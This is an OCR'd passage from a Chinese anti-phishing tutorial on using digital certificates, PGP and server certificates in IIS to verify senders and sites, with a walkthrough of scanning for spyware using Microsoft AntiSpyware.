


图15

不过，在浩瀚的网络中，我们肯定不会封闭自守，怎么来保证发信人、银行网站、电脑上所安装的软件的真实性呢？要解决这样的问题，目前最好的解决方法是使用公开密钥加密系统PKI，只有保证了网络安全的四大要素，即信息传输的保密性、数据交换的完整性、发送信息的不可否认性、交易者身份的确定性，电子商务活动才能蓬勃发展起来。

用户可以为自己申请数字证书，也可以为一台安全服务器申请数字凭证。目前有几个CA中心提供试用型数字证书，其申请过程在即时网上完成，并立即可以免费使用。下面提供一个比较好的站点，申请地址为https://testca.netca.net/。当收件人收到并打开有数字签名的邮

件时，将看到"数字签名邮件"的提示信息，按"继续"按钮后，才可阅读到该邮件的内容。通过第三方的认证，我们可以确认该邮件的真实性。如图16所示。




图16

随着网络钓鱼者的技术手段不断提高，随信附带的各种附件也开始悄悄发展起来。怎么保证这些文档的真实性？利用数字证书对文档进行加密和解密，保证文档在传递过程中不被窃取，充分保护用户的利益。如果文档已经被别人篡改过，将弹出提示文档已经被篡改的信息，这样就可以知道接收到的文档是否在传递途中被别人截获并改动过。如图17所示。




图17

此外，我们还可以通过另外一款经典的软件PGP来了解身份认证技术的一些基本原理，它和整个身份认证系统有着异曲同工之妙。这是一个进行加密签名后的邮件，只有接受邮件的朋友才可以解密。如图18所示。




图18

数字证书技术包括很宽的范围，在各大企业、政府部门的网络中引用都非常多，有需要了解这项技术的朋友可以参考《钓鱼式攻击》一书，书中通过详实的例子给出了架设、申请、使用的方法。

2. 反钓鱼之二：网站身份的确认

谈到这里，我们可能会感到有些茫然：这么多网站，伪造者的手段那么高明，那到底该相信谁呢？一些正规银行、大型企业的网站浏览器右下角出现的"锁"标志是如何制作出来的呢？它确实能够保证我们所进入的站点可靠而不至于上当受骗吗？

就像我们加入党组织需要写入党申请书一样，申请服务器证书也要首先提交申请书。现在有很多CA网站可以提供收费的服务器证书，不过价格比较高。当然，也有不少站点提供免费的服务器测试证书，其中的原理都是一样的，与收费证书相比，在于它没有通过现场的身份认证。比如，我们登录https://testca.netca.net/apply_srv/srv_root.asp，填写相关信息后，打开并输入服务器证书申请文件certreq.txt，得到服务器证书受理号和密码，最后，就可以得到一个后缀名为.cer的服务器证书文件。安装证书后，在Windows 2000中打开Internet信息服务管理器，然后打开要为之申请证书的站点的属性。选择"目录安全性"，选择"服务器证书"，我们发现，现在下方的3个按钮都能够使用了。

单击"查看证书"按钮，可以查看当前网站的服务器证书信息。单击"编辑"按钮，就可以对访问用户进行控制了。比如"申请安全通道"、"申请128位加密"、"接收客户证书"和"启用客户证书映射"等。如图19所示。




图19

在IIS管理器中选择"启用客户证书映射"，将客户证书影射到NT账号，可以映射某张证书，也可以映射所有根证书所签发的客户证书。当站点使用安全协议时，我们所提供的信息例如姓名或信用卡号码等都经过了加密，这样其他人就无法读取，就好像网站为我们开辟了一个单独的贵宾通道一样，在这样的安全保护下，我们就能轻而易举地辨别"钓鱼"网站的真假了。

3. 反钓鱼之三：揪出007

现在的间谍越来越猖狂了，他们冒充微软公司用security@microsoft.com这样的邮件地址，以"Microsoft Windows Update"为标题，来欺骗用户，甚至威胁"如

果你不按照我们的要求去做，Windows将会不断地要求你再度激活序列号，然后将无效，你不能够再使用该操作系统。这样，你在电脑上的所有信息都将丢失，你的Windows也将标上盗版的标签。"2004年底，微软公司通过收购的手段发布了AntiSpyware，该软件能够检测和清除计算机系统中的间谍软件或其他具有潜在危害的软件。

Microsoft官方下载地址为http://download.microsoft.com/download/8/1/5/815d2d60-49b5-44dc-ae35-fca2f2c6f0cc/MicrosoftAntiSpywareInstall.exe。

安装后，软件的三大功能可以通过点击软件右上方的按钮实现。其中，手动和定时扫描功能是AntiSpyware最主要的功能。现在，我们以这个软件为例，进行一次"反间谍"行动。

第一步，点击界面右上角的"Spyware Scan"按钮，在出现的界面中直接点击"Run Scan Now"，扫描过程便开始了。扫描完毕，我们会得到一个扫描报告，这里我们可以看到间谍软件的数量、内存进程扫描数量、扫描文件数、受感染的文件数量、被扫描的注册表键数等。如图20所示。




图20

第二步，选中一个扫描结果，在软件的右边查看其详细信息。我们看到，上面包括了类型、危害级别、作者、介绍以及对处理该间谍软件的建议等。处理的手段包括卸载、忽略、隔离、总是忽略4种。处理时，要注意"Threat Level"一项，这是Microsoft AntiSpyware对该间谍软件危害程度的评价，如果其结果为"High"，建议将其隔离或者卸载。

第三步，间谍分析。通过上面的扫描，我们发现了3个软件。分别是FlashGet Adware、Cydoor Adware、CnsMin Browser Modifier。在此例中，以FlashGet Adware为例，我们注意到，其危害级别为比较严重，即受到恶意利用的可能性也很大。鉴于网络存在很多不受用户欢迎的黄色广告、欺诈广告或直接会给用户系统造成危害的恶意网页导引页，因此，对于该软件最好清除。对于被检查出来的其它软件，我们也可以根据提示点击左边的按钮进行相应处理。如图21所示。

类似的优秀软件还有很多，如Ad-aware V6.0也是一个很实用的系统安全工具，它可以扫描广告跟踪文件和相关文件，除了扫描速度相当快，还能够生成详细的




图21

报告，并且可在瞬间删除这些文件。

不过，网络上的软件那么多，不小心下载并安装了有问题的软件是很平常的事情。如何保证软件的真实性？通过专门的代码签名软件和数字证书，软件的真实性和完整性可以通过公正的第三方机构来保证。我们可以到http://www.sheca.com/down/codesign_v20.zip这个地址下载一个专门的代码签名软件。经过签名后，setup.exe文件的"属性"面板上多了一个选项卡"数字签名"。如果文件属性中没有"数字签名"的相关信息，表示签名失败或者文件没有经过数字签名。如图22所示。

